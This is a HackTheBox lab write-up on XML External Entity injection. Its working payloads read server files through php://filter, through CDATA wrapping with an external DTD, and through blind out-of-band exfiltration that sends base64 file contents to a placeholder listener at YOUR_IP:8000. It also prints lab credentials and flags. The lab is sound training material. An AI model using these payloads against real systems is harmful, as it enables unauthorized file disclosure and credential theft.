



XML External Entity (XXE) Injection Write-up

Written by: Alexander M. Sapo

HackTheBox

Local File Disclosure

Objective

Try to read the content of the `connection.php` file and submit the value of the `api_key` as the answer.

Flag:


UTM1NjM0MmRzJ2dmcTIzND0wMXJnZXdmZ2RmCg

Process

Launch the attack box or Pwnbox along with the target.

Open Burp Suite and launch the browser.

Test the inputs on the contact form page and ensure Burp Suite captures the request.



After sending a message, observe the response. It contains:

This appears in:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cooki
19	http://10.129.23.59	GET	/vendor/daterangepicker/moment...			200	46973	script	js				10.129.23.59	
20	http://10.129.23.59	GET	/vendor/daterangepicker/daterange...			200	70105	script	js				10.129.23.59	
21	http://10.129.23.59	GET	/vendor/countdown/countdown...			200	1666	script	js				10.129.23.59	
22	http://10.129.23.59	GET	/js/main.js			200	2529	script	js				10.129.23.59	
24	http://10.129.23.59	GET	/fonts/montserrat/Montserrat-Bol...			200	261876	ttf					10.129.23.59	
25	http://10.129.23.59	GET	/fonts/poppins/Poppins-Regular.ttf			200	145600	ttf					10.129.23.59	
27	https://cdn.linearicons.com	GET	/free/1.0.0/linearicons-Free.ttf			200		ttf				✓	138.199.24.218	
30	http://10.129.23.59	POST	/submitDetails.php		✓	200	266	script	php				10.129.23.59	

POST /submitDetails.php HTTP/1.1

This indicates that the email value is reflected in the response, meaning we can inject a reference object there.

Since the target file is a PHP file, it is not in proper XML format. This means it cannot be directly referenced as an external XML entity. If a file contains XML special characters (e.g. `<`, `>`, `&`), it may break parsing. Additionally, binary data cannot be read because it does not conform to XML format.

To bypass this, PHP provides wrapper filters that allow base64 encoding of files. This ensures the output does not break XML parsing.


Instead of using `file://`, we use:

`php://filter/convert.base64-encode/resource=connection.php`

Payload

```
<!DOCTYPE email [
  <!ENTITY company SYSTEM "php://filter/convert.base64-encode/resource=con
nection.php">
]>
```

Modify the `email` value in the request:




&company;

This references the external entity and retrieves the encoded file content.

Capture the response, copy the encoded string, and decode it from base64 using the inspector.

The decoded output reveals the API key.



Code Snippet

```
<?php

$api_key = "UTM1NjM0MmRzJ2dmcTIzND0wMXJnZXdm2RmCg";

try {
    $conn = pg_connect("host=localhost port=5432 dbname=users user=postgres password=iUer^vd(e1Pl9");
}

catch ( exception $e ) {
    echo $e->getMessage();
}

?>
```

Advanced File Disclosure

Advanced Exfiltration with CDATA

Prepend:

```
<!ENTITY joined "%begin;%file;%end;">
```

Example Payload

```
<!DOCTYPE email [  
  <!ENTITY % begin "<![CDATA[">  
  <!ENTITY % file SYSTEM "file:///var/www/html/submitDetails.php">  
  <!ENTITY % end "]]">  
  <!ENTITY % xxe SYSTEM "http://OUR_IP:8000/xxe.dtd">  
  %xxe;  
...  
<email>&joined;</email>
```

Setup

```
echo '<!ENTITY joined "%begin;%file;%end;">' > xxe.dtd  
python3 -m http.server 8000
```

The `&joined;` entity references the external DTD file.

This method allows reading files that would normally break XML parsing.

Question

Use either method to read the flag at `/flag.php`.

Flag:


```
HTB{3rr0r5_c4n_l34k_d474}
```

Process

I chose the CDATA method over the error-based method after initially trying the latter and getting confused.


First, I launched the Pwnbox and copied the target IP.

Then I launched Burp Suite and pasted the target into the Burp browser to begin capturing requests.



Next, I accessed `/index.php` and submitted input through the form.


In Burp history, I located the `/submitDetails.php` request and sent it to Repeater.



I started a local server:

```
python3 -m http.server 8000
```

Then I created the `xxe.dtd` file:



```
echo '<!ENTITY joined "%begin;%file;%end;">' > xxe.dtd
```

I inserted the following payload below the `<?xml>` declaration:

```

<!DOCTYPE email [
  <!ENTITY % begin "<![CDATA[">
  <!ENTITY % file SYSTEM "file:///flag.php">
  <!ENTITY % end "]]>">
  <!ENTITY % xxe SYSTEM "http://OUR_IP:8000/xxe.dtd">
  %xxe;
]>

```

The `%xxe;` entity is resolved by fetching the external DTD (`xxe.dtd`) hosted on my machine.

This bypasses XML restrictions on combining internal and external entities.


Then I modified the email tag:

```


<email>&joined;</email>

```

This references the `joined` entity.



After sending the request, the flag was successfully retrieved.



Blind Data Exfiltration

Out-of-Band Data Exfiltration

Question

Use Blind Data Exfiltration on `/blind` to read the content of:

```
/327a6c4304ad5938eaf0efb6cc3e53dc.php
```

Flag:

```
HTB{1_d0n7_n33d_0u7pu7_70_3xf1l7r473_d474}
```

Process

Create a PHP script (`index.php`) to receive and decode base64 data:

```
<?php
if(isset($_GET['content'])){
    error_log("\n\n" . base64_decode($_GET['content']));
}
?>
```

Start a local PHP server:

```
php -S 0.0.0.0:8000
```

Create a file named `xxe.dtd`:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/327a6c4304ad5938eaf0efb6cc3e53dc.php">
<!ENTITY % oob "<!ENTITY content SYSTEM 'http://YOUR_IP:8000/?content=%file;'>">
```

Replace `YOUR_IP` with your tun0 or public IP.

Exploit Payload

Send this XML payload to the vulnerable endpoint (e.g., `/blind/submitDetails.php`):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email [
  <!ENTITY % remote SYSTEM "http://YOUR_IP:8000/xxe.dtd">
  %remote;
  %oob;
]>
<root>&content;</root>
```

This triggers the server to fetch your xxe.dtd , read the target file , base64-encode it and sends the encoded data via HTTP GET to your listener (http://YOUR_IP:8000/?content=...).